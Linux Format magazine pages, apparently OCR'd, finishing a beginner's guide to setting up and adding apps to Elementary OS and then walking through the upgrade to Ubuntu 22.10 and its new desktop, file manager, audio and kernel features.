You now find yourself in an environment both familiar – particularly if you have any experience using Mac OS – and yet different. Use the annotation *(above-right)* to familiarise yourself with the key desktop elements, then start exploring the shortcuts currently placed on the Dock. In addition to the Multitasking View and Files shortcuts on the Dock, you can find access to *Web*, Elementary's web browser based on *Firefox*. If you're an existing *Firefox* user, you can sign into your *Firefox* account to synchronise bookmarks and other data, but *Web* doesn't support any plugins – for that you would need to install *Firefox* (or *Chrome*). You can find out how over the page.

In addition, the Dock houses apps for *Mail, Calendar, Tasks, Video* and *Photos,* plus shortcuts to System Settings and the *AppCenter*. Again, we'll focus on *AppCenter* shortly when we examine the various options available in Elementary OS for adding new tools to your system.

System Settings works in a similar way to Windows' own Settings tool, although again it more closely resembles Mac OS's Preferences in presentation: a

Get acquainted with the Elementary OS desktop


1
2
3
4
5
6
Applications
Tue, Nov 8 11:09
AppCenter
Calculator
Calendar
Disks
Document Viewer
Files
Music
Photos
Screenshot
Shortcuts
System Settings
November, 2022
No events this day
Date & Time Settings...
Do Not Disturb
Updates Available
13 updates are available for your system
Clear All Notifications
Notifications Settings...
Bookmarks
Home
Recent
Documents
Music
Pictures
Videos
Downloads
Trash
Storage
File System
Network
Entire Network
Connect Server...

1 Applications Click this to access Elementary OS's launcher – by default, applications are displayed as icons, but a list view with categories is also available.

2 Calendar Click this to access a monthly calendar and – if you've linked Elementary OS to an online CalDAV account – a list of any events recorded for the selected day.

3 Menu bar buttons Volume and playback controls, network settings, notifications and power options are all accessed from here.

4 Files Elementary OS's Files tool should be familiar if you're used to the Windows File Explorer. Key folders and drives are listed on the left, while there's also support for multiple tabs, too.

5 Multitasking view Click this button and you can switch between applications and desktops quickly using a feature that's very similar to Windows' Task Switcher.

6 Dock You can find shortcuts to key apps and settings here – add other apps by right-clicking their shortcut under Applications and choosing Add To Dock.

series of clearly labelled buttons divided into categories such as Personal, Hardware and Administration.

Areas that are worth exploring include Security & Privacy, where you can find options for cleaning your online history, locking your PC after a period of inactivity and enabling the built-in firewall (disabled by default). Look out for a prompt to unlock certain settings using administrator rights – this basically means entering your personal user password to gain the required access. Also take the time to visit Applications to set default apps, manage startup and set permissions on an app-by-app basis.

Ultimately, though, take the time to browse all settings or use the Search Settings search tool in the top-right corner to try to track down a specific setting quickly – for example, type `dock` to find settings relating to the Dock, which you'll subsequently discover are found under Desktop > Dock & Panel.

Launch applications

The Applications menu in the top-left corner is where you can browse all pre-installed apps – as with Settings, there's a handy search tool to help work through this list, although you'll see Elementary OS ships with only the most basic apps. Double-click an app icon to launch it, or right-click for more options, such as uninstalling the app, viewing its entry in AppStore (to find out more about it), and pinning it to the Dock for one-click access direct from the desktop. Speaking of the Dock, as your list of pinned apps grows, you may wish to prune or rearrange it. Removing apps from here is done by right-clicking and unticking Keep In Dock – the app can still be accessed via Applications – while you can rearrange apps simply by clicking and dragging them.

Ultimately, Elementary OS's Pantheon desktop is simple to navigate and won't leave you head-scratching. With the fundamentals now in place, it's time to turn the page and start exploring your new operating system in more depth.

Elementary OS's Settings panel includes a range of handy tools as well as configuration options.


All Settings
Applications
Search Settings
Defaults
Startup
Permissions
Calculator
GPU Acceleration
Camera
Devices
Captive Network Assistant
Network, GPU Acceleration
Document Viewer
Printing, System Folders
File Roller
Home Folder
Music
GPU Acceleration
Screenshot
Home Folder
Videos
GPU Acceleration
Web
Network, GPU Acceleration
Reset to Defaults

Home Folder
Access your entire Home folder, including any hidden folders. ○

System Folders
Access system folders, not including the operating system or system internals. This includes users' Home folders. ○

Devices
Access all devices, such as webcams, microphones, and connected USB devices. ○

Network
Access the Internet and local networks. ○

Bluetooth
Manage Bluetooth devices including pairing, unpairing, and discovery. ○

Printing
Access printers. ○

Secure Shell Agent
Access other devices on the network via SSH. ○

GPU Acceleration
Accelerate graphical output. ●

Installing new apps

Finding and installing apps in Elementary OS is easy, but you'll need more than the default app store provided.

Now you've familiarised yourself with the Elementary OS desktop, it's time to start putting your new operating system to good use. This, of course, involves installing new applications. The obvious source for these is the *AppCenter* via its Dock shortcut. This opens an app store, with a search tool at the top, some featured apps beneath and – if you scroll down – a series of categories for you to explore.

Whisper it quietly, but Elementary OS's app store is rather short of well-known apps. That's because it's aimed at developers who release free and paid-for software that's optimised for use with Elementary OS's Pantheon desktop. Don't worry, though, because open source programs usually exist in multiple different places. The first alternative source reveals itself when a search returns no results, because *AppCenter* then points you to Flathub.



org.gimp.GIMP.flatpakref 4.0 kB Flatpak repository reference Today at 11:45

org.gimp.GIMP.flatpakref - Flatpak reposit

Install untrusted app "GNU Image Manipulation Program"?

This app is provided solely by its developer and has not been reviewed for security, privacy, or system integration.

Download size may be up to 874.7 MB

Updates to this app will not be reviewed

Other apps from this distributor may appear in AppCenter

☑ I understand

Elementary has built-in support for Flatpak apps as well as its own AppCenter software store.

To find and install apps through Flathub, open *Web,* browse to **https://flathub.org/home** and click Browse The Apps. You can peruse or search for apps, then click the Install button. This downloads a small file to your **Downloads** folder with a **flatpakref** file extension. Simply double-click this file and a dialog inviting you to install this 'untrusted app' pops up. It provides a summary of its download size, a warning that updates aren't reviewed before being offered, and that other apps from the same developer may subsequently appear in *AppCenter*. Tick I Understand and then click Install Anyway.

The advantage of installing apps in this way is that they subsequently appear in *AppCenter* and updates are offered alongside other apps. On the downside, apps installed through Flathub tend to be much larger than other sources; that's because the apps are packaged to run in a sandbox, isolating them from the rest of your system. This is great for security, but means the apps must be bundled with all the files they need to run, regardless of whether they're already on your system.

Other install sources

Many apps are also hosted on what are known as repositories, or repos. Elementary OS supports all standard Ubuntu repos, and this is often the quickest way to install software. While you can install these packages through the terminal using the `apt install` command, you need to know their exact name. A simpler option is to install a separate package manager that sits alongside *AppCenter*. To do this, open the terminal and issue the following two commands:

```
$ sudo apt update
$ sudo apt install synaptic
```

After installation, you can launch the *Synaptic* package manager via the Applications launcher to browse and search for software. You can even pin it to the Dock if you use it frequently.

Some programs can be downloaded directly from the app's own website – look for DEB files (packages that are similar to Windows installer files) and AppImages (portable versions). To make installing DEB packages easier to manage, we recommend installing *GDebi* through *Synaptic*.

Before attempting to run any AppImage, you need to right-click it in Files and choose Properties > Permissions before clicking Execute under Owner to change the permissions to 764. Click Close, then double-click the file and the app should open.

» ESSENTIAL ELEMENTARY OS APPS

Let's cut to the chase – you're looking for apps to replace those you use in Windows. Which ones come recommended? You probably already know *LibreOffice* as a free alternative to *Microsoft Office,* while *GIMP* replaces *Photoshop* if you need more features than those offered by the basic built-in *Photos* app. If *Videos* refuses to play your media, try *VLC Media Player* instead.

Many of your favourite Windows apps have also been ported to Linux, too – visit the program's own website to confirm this, or try the **https://alternativeto.net** website to find alternatives.

Finally, last but not least, open a terminal window and type the following commands, one line after the other:

```
$ sudo apt install software-properties-common
$ sudo add-apt-repository ppa:philip.scott/pantheon-tweaks
$ sudo apt update
$ sudo apt install pantheon-tweaks
```

This installs a handy tool called *Tweaks,* which is placed in the Personal section of System Settings. This gives you greater control over the Elementary OS desktop – for example, to add a much-needed Minimise button to application windows, navigate to Tweaks > Appearance, then scroll down and change Layout under Window Controls to Add Minimize Left.

Take a deeper dive

Your new operating system is up and running, and your journey into Linux has begun. Here's where to focus your efforts next.

You've added Elementary OS alongside Windows, you've installed the apps you need for everyday life, what next? The walkthrough *(below)* touches on some of the fundamental aspects of Linux you need to tackle at some point: keeping your system updated, file and folder permissions, and the terminal. But before that, what else needs to be done to get you set up?

Let's start with accessing your Windows drive. It's likely you have personal files and folders stashed in your personal user folder, and the good news is that Elementary OS can read and write data to and from NTFS-formatted drives out of the box. Open Files and you should see your Windows drive under Storage. Double-click this and navigate to the **Users** folder to find your user folders all nested under your username.

You should find all your existing hardware just works, too, thanks to the plethora of drivers built into the underlying Linux kernel. However, if you want access to more powerful proprietary drivers, such as those supplied by Nvidia for its graphics chips, open the terminal and install additional driver packages written for Ubuntu-based distros like Elementary OS:

```
$ sudo ubuntu-drivers autoinstall
```

Next, open the *Synaptic* package manager to install some backup tools. For backing up your **Home** folder (where personal files sit), search for *Déjà Dup*. When you mark it for installation, you're prompted to install additional packages (dependencies), so do so. If you want to take system snapshots similar to those taken by Windows' System Restore, search for *TimeShift.*



Don't forget to install that all-important backup software to protect both Elementary OS and your data.

As things stand, both utilities save backups to your Elementary OS system partition – that's not ideal, so also install *GParted* to carve out a suitably sized ext4 partition from the free space on your backup drive to serve as a secure backup location.

You're now ready to embrace Linux in all its glory. Why not take this opportunity to subscribe to this very magazine? Not only will you be covered going forward, but it also opens access to our extensive online PDF archives (**www.linuxformat.com/archives**), where you'll find all the tips and advice you need to guide you on the next steps of your journey into this exciting alternative to Windows. **LXF**

GO FURTHER IN ELEMENTARY



1 Stay up to date

The obvious place to go to keep your new OS and applications up to date is *AppCenter* (and *Synaptic* if you've installed it). Look out for *AppCenter* notifications informing you of available updates. Install these by clicking the orange update button followed by Update All. An alternative method – one more thorough – is to open the terminal and type two commands: `sudo apt update` followed by `sudo apt upgrade`.

Tutorials
Terminal
Terminal: How to get started

2 Explore the terminal

The command line is often the quickest way to get things done, and it won't take you long to understand how it works. Take out a subscription to *Linux Format* and you also gain full access to the magazine's archives in PDF format, where you can find a series of beginner's guides that opens with a Get Started tutorial from **LXF209**. Follow these to get a thorough grounding in how to use this powerful tool.



3 File and folder permissions

Linux is hot on file permissions and ownership. Every file and folder is allocated read (r), write (w) and execute (x) permissions based on who's accessing the file according to their class. There are three classes: the file's owner, a specific group assigned to the file, and everyone else. Right-click a file in Files and choose Properties > Permissions to explore how they are expressed in numerical or symbolic form – this is Linux after all!

Credit: jt05, CC BY-SA 4.0

Kinetic Kudu emerges from the bush

Nick Peers reveals how to upgrade to the latest version of Ubuntu, plus showcases its most notable new features.

Ubuntu 22.10 is here. Kinetic Kudu – named after the African antelope with magnificent horns that's nicknamed the "grey ghost" for its ability to materialise silently then vanish like smoke – is anything but grey. A worthy successor to Jammy Jellyfish, it's packed with new features and under-the-hood improvements that will tempt even the most loyal members of the LTS crowd to break their cardinal rule of one upgrade every two years.

Highlights include improvements to Gnome that make the desktop more attractive and easier to navigate, switches to new hardware standards to improve audio, and a new quick-settings panel to bring you key functionality within a couple of mouse clicks.

But let's not get ahead of ourselves. Before we take you on the grand tour, we'll first reveal the steps you need to follow to update to Ubuntu 22.10 if you haven't already. We'll remind you of some good practices to ensure the update is smooth, point you towards to the ISO for a clean install if you want it, and also look at how to upgrade your Ubuntu Server instances, too.

We'll then take you through the major highlights of this new release, revealing what to look out for and where to find it. We'll even find time to highlight a few changes among the many flavours of Ubuntu that sit alongside the default build. Ready to take the next leap forward in the ongoing journey of Ubuntu? Get yourself strapped in, and prepare to be suitably impressed…

If you're on Ubuntu's interim release schedule, you should receive an 'Ubuntu 22.10 Upgrade Available' prompt within days of Ubuntu 22.10 being released. It's a good idea to click Ask Me Later at this point and take some precautionary steps before you dive in.

First, ensure your software is up to date by running the usual `sudo apt update && sudo apt upgrade` commands in a terminal window. Ubuntu also recommends taking a full system backup if you've not done so already – you can use Ubuntu's own *Backup* tool if you're only interested in protecting your data or look for a drive-imaging tool such as *Clonezilla* (**https://clonezilla.org**) to take a full system backup instead.

Once your backup is in place, open *Software Updater* from the launcher and let it check for updates. It should verify your system is fully up to date, plus offer you Ubuntu 22.10 – click the Upgrade button to review the release notes. Click Upgrade again and wait while the Distribution Upgrade window takes you through the upgrade process. At some point you receive additional prompts, such as a summary of what packages are being upgraded and which ones will be removed – review these before clicking Start Upgrade.

Further prompts may confirm the lock screen being disabled (to prevent it interfering with the installation) and a prompt to remove obsolete packages (click Details if you want to review the complete list). Once done, there's the obligatory reboot and you find yourself at the new Kinetic Kudu desktop.

If you're currently running the LTS version of Ubuntu 22.04, you won't be offered this upgrade as the next LTS release isn't until 2024. If you decide the updates are too tempting to wait another 18 months, you can switch release schedules. Remember, however, that these interim releases are supported for a maximum of nine months only, so by July 2023, you'll have needed to upgrade again to Ubuntu 23.04 on its release.

If that's not a deal-breaker, open *Software & Updates* via the launcher, switch to the Updates tab and select For Any New Version under Notify Me Of A New Ubuntu Version. When you next run *Software Updater,* it should offer you Ubuntu 22.10.

If you're planning to upgrade Ubuntu 22.04 Server, or you have another reason why you'd prefer to install Ubuntu 22.10 from the command prompt, check out the Update Ubuntu Server box *(page 77).*

If the arrival of Ubuntu 22.10 coincides with your desire to wipe your hard drive and start with a completely fresh version of Ubuntu, you can, of course, download Ubuntu 22.10's ISO installer from **https://ubuntu.com/#download**, where you should find buttons pointing to both Desktop and Server versions of the OS. The install process is identical to previous versions, so no surprises await you.

Much kudu about nothing!

The first thing you'll notice is the new desktop background – a leaping antelope, the kudu in Kinetic Kudu. And it's the desktop where we start our tour of Ubuntu 22.10's new features. Ubuntu 22.10 ships with the all-new Gnome 43 desktop, which sports several improvements and new features over Gnome 42, which underpins Ubuntu 22.04.


Wired
Wi-Fi
Wi-Fi
Oh_Canada_Downstairs
SKYAJRBS
All Networks
Bluetooth
Balanced
Night Light
Dark Mode
Aeroplane Mode

The new quick settings panel is one of the most immediately visible – and welcome – changes in Ubuntu 22.10.

Start by clicking the quick-settings menu in the top right-hand corner, where you'll find a new menu. At the top are four buttons – from left to right, shortcuts to the screenshot tool, settings, screen lock and power options. Click the latter and the options slide out beneath the buttons.

Below the buttons is a quick volume control – click > on the right and you can quickly switch input and output audio devices, plus access a shortcut directly to Sound Settings.

Below this are yet more buttons, though these ones are labelled for easy identification. All can be toggled on and off with a single click and are largely self-explanatory. Aeroplane Mode, for example, enables you to quickly disconnect all your wireless connections, while Balanced enables you to cycle between available power-saving modes: Performance, Balanced and Power Saver.

Both wired and wireless connections also offer

» UBUNTU VARIANT UPDATES

It's not just the core Ubuntu distro that's been updated to 22.10. Many of its close variants will also be updated at the same time, including Kubuntu, Lubuntu, Ubuntu Budgie, Ubuntu MATE, Ubuntu Studio, and Xubuntu.

These will all share the core Ubuntu updates but, of course, plough their own furrows when it comes to the desktop they ship. For example, Ubuntu Budgie is now powered by Budgie Desktop 10.6.4, and among its many tweaks and improvements, you'll find support for RDP and VNC screen-sharing as well as a shift away from using default Gnome apps after Ubuntu 22.10's shift to GTK4. Apps being replaced include Gnome System Monitor and Calculator, Evince document reader and Gnome Font Viewer. All will be replaced by native or MATE alternatives.

Elsewhere, those who still mourn Ubuntu's switch from the Unity desktop to Gnome will be pleased to learn that Ubuntu Unity was recently voted back into the fold as an officially recognised variant, a fact proudly displayed on its website (**https://ubuntuunity.org**). One key advantage of using Ubuntu Unity as opposed to running the Unity desktop within Ubuntu itself is that Ubuntu Unity 20.10 will run the recently released Unity 7.6 desktop, its first major update since it was decoupled from Ubuntu six years ago (see **https://unity.ubuntuunity.org/blog/unity-7.6/**). Ubuntu Unity 22.10's other highlights include significantly reduced RAM usage, a switch from Gnome default apps to MATE alternatives and a menu shortcut to switch between dark and light themes, as well as accent colours.


System Settings
09:14
System Settings
All Settings
Personal
Appearance
Brightness & Lock
Language Support
Online Accounts
Security & Privacy
Text Entry
Hardware
Bluetooth
Color
Displays
Keyboard
Mouse & Touchpad
Network
Power
Printers
Sound
Wacom Tablet
System
Details
Sharing
Software & Updates
Time & Date
Universal Access
User Accounts
Default
Bark
Blue
Magenta
Olive
Prussian Green
Purple
Red
Sage
Viridian
Switch theme
Switch accent color
Enable/disable auto-hide launcher
More appearance settings...

The rehabilitation of the discarded Unity desktop continues as Ubuntu Unity 22.10 gains official recognition from Canonical.



Some housekeeping sees Background folded into the Appearance section under Settings. Desktop gets its own dedicated section.

submenus via their > buttons. Here you can quickly access Wired or Wi-Fi pages in the *Settings* app, plus switch between available Wi-Fi networks without having to leave your desktop.

There's Gnome place like home

Moving elsewhere on to the desktop, you'll find the Dock's behaviour has been modified to restore some functionality previously found in Ubuntu's Unity desktop *(see the box on page 75 for some interesting news about the rehabilitation of Unity into the wider Ubuntu family).* If you've opened two or more windows in a single application – such as *Files* – previous versions of Ubuntu popped up a thumbnail next to the icon, the size of which could make it difficult to work out which window was which. In Ubuntu 20.10, this pop-up has been replaced by a modified version of the window picker that appears when you click Activities – it works in exactly the same way, with the only difference being the windows shown are limited to the selected app only.

Gnome 43 also sees the desktop fully embrace GTK4 for all user interface design. You can see this in action by opening *System Settings* (Ubuntu's name for *Gnome Control Centre*), where you'll immediately notice subtle, but practical, improvements to the UI, in particular the icons at the top of the window.

Now try shrinking the *System Settings* window horizontally from the right – in Ubuntu 22.04, the two-pane layout remains stubbornly in place however much you shrink it, but in Ubuntu 22.10 the window collapses into a single-pane view of the currently selected settings screen. Click the < button at the top to move back to the menu. Select another item from here and it springs into view. To restore the two-pane view, just drag the window out to the right again.



The old thumbnail app window picker has been dropped in favour of a modified version of the Activities window picker.

The new *Settings* tool also takes the opportunity to reorganise two sections. Background is removed completely – its content has been folded into Appearance, where it more logically resides. To make room, the Desktop Icons and Dock settings that were previously housed under Appearance have moved to their own, new dedicated section: Ubuntu Desktop.

Elsewhere, there's a more visually appealing Applications section, with an icon and options to open the selected application directly from *Settings.* There's also an attempt to make certain sections simpler to understand – for example, Default Handlers is renamed File & Link Associations, with a bin button replacing the Unset button found in Ubuntu 22.04.

New Nautilus

System Settings' new adaptive design also makes its way to the *Nautilus* file manager, which is one of the last default apps to make the switch to GTK4. *Nautilus's* adaptive design means that, when a window is shrunk far enough, the navigation bar vanishes from view, but is easily accessible via the Show Sidebar button in the top-left of the *Nautilus* window, at which point it appears as an overlay on the main window.

Other file manager improvements see an increase in spacing between file and folder icons in list view. This seemingly cosmetic improvement serves a more practical purpose: it's now possible to select a group of files and folders through the rubberbanding technique (click and drag around the items you want to select), something not possible in Ubuntu 22.04.

You'll also find a redesigned Properties dialog – context-sensitive based on file type – offering a single tab view with a handy summary, including the current permissions settings. Click > next to Permissions to make changes. Also look out for a shortcut to the parent folder item (which opens a new window) as well as an accessible button for quickly 'starring' the folder.

The shift to GTK4 also means changes to the Nautilus Extensions API, which breaks any *Nautilus* extensions that aren't updated to support the new release, so if any stop working, you need to check with the developer.

One feature dropped from *Nautilus* in Ubuntu 20.10 is support for Local Network Share, the convenient option for sharing folders directly from *Nautilus* itself. Although the underlying nautilus-share extension has been updated to work with GTK4, it's been depreciated from Ubuntu going forward due to security concerns, so is no longer installed by default. To bring it back again requires you to run the following commands:

```
$ sudo apt update && sudo apt install nautilus-share
```

Samba is installed as part of nautilus-share's required dependencies. Once installed, a new Sharing Options appears when right-clicking a folder, along with a redesigned dialog for managing settings to match other design changes. If you want your *Samba* shares to appear on Windows PCs, install the following:

```
$ sudo apt install wsdd
```

New audio system

A major highlight of Kinetic Kudu, particularly for those struggling to get their Bluetooth audio devices working properly in Ubuntu, is the implementation of a new default audio system: PipeWire. Yes, PulseAudio has finally been depreciated – it's not been removed completely, but given the benefits of PipeWire, you're unlikely to want to switch back. Those advantages include better hardware compatibility and a more modern code base (with reportedly fewer bugs), plus, for good measure, PipeWire is less taxing on your CPU.

Also retired as of Ubuntu 22.10 is the veteran *wpa_supplicant* wireless module. In its place comes the iNet Wireless Daemon. Developed by Intel, IWD's advantages should include better wireless stability – fewer dropped connections and persistence across reboots. Configuration files are now stored in **/var/lib/iwd** – one file for each configured connection, but you can manage everything direct from the desktop, so you shouldn't have to worry too much about this.

A new version of *Mutter,* the Wayland display server and X11 window manager (plus compositor library), also ships with Ubuntu 22.10. Ironically, the most notable change is an upstream one, as the long-promised support for high-resolution scroll wheels finally lands to deliver smoother movement when scrolling through windows using compatible mice.

Kernel is king

Elsewhere the Linux kernel has been upgraded to 5.19 – Linux 6.0 arrived just too late for Ubuntu 22.10, so look out for it in Ubuntu 23.04 next year. Kernel 5.19 – like most kernel updates – adds support for new processors and graphics cards, but most notably introduces support for multiple ARM platforms, big TCP (super-fast networking up to 400Gbps) and some additional updates for various trackpads.

Also look out for updates to other key hardware tools – BlueZ 5.65 for Bluetooth, CUPS 2.4 for printers and NetworkManager 1.38 for, well, networks obviously. The open-source implementation of OpenGL – Mesa – is also updated to version 22.

Software updates

Ubuntu 22.10 also arrives sporting newer versions of its default apps – they include *LibreOffice 7.4* and *Thunderbird 102.* There's now built-in support for Google's WebP image format, meaning you can open files directly from your desktop (top tip: Ubuntu 22.04 users can simply `sudo apt install webp-pixbuf-loader` to add this functionality to their systems).

You'll also notice there's a new text editor in town – double-clicking TXT files now opens Gnome's own *Text Editor* by default. Its predecessor – *gedit* – can be installed via the universe repository if you can't live without it. This is down to the ship to GTK4, and isn't the only default app affected. Two others disappearing from view are Gnome's *Books* app – Ubuntu recommends the GTK viewer *Foliate* as an alternative – and *To Do.* The latter is still available in the repos, but with development stalled for the foreseeable future, now might be a good time to shift to another option.

We round things off by a look at the most notable change in Ubuntu Server 20.10. It's the shift to socket-based activation for SSHd in *OpenSSH*. The key advantage of this move is to prevent SSHd from running until an incoming connection request is received, which helps reduce the memory footprint. While the savings are minimal for those with lots of RAM to spare, it's a boon for those running low-resourced VMs or LXD containers.

For details of all other updates, including major new versions of *Containerd, Docker.io, qemu, openvswitch* and *OpenStack,* check out the Kinetic Kudu release notes (**https://discourse.ubuntu.com/t/kinetic-kudu-release-notes**). LXF

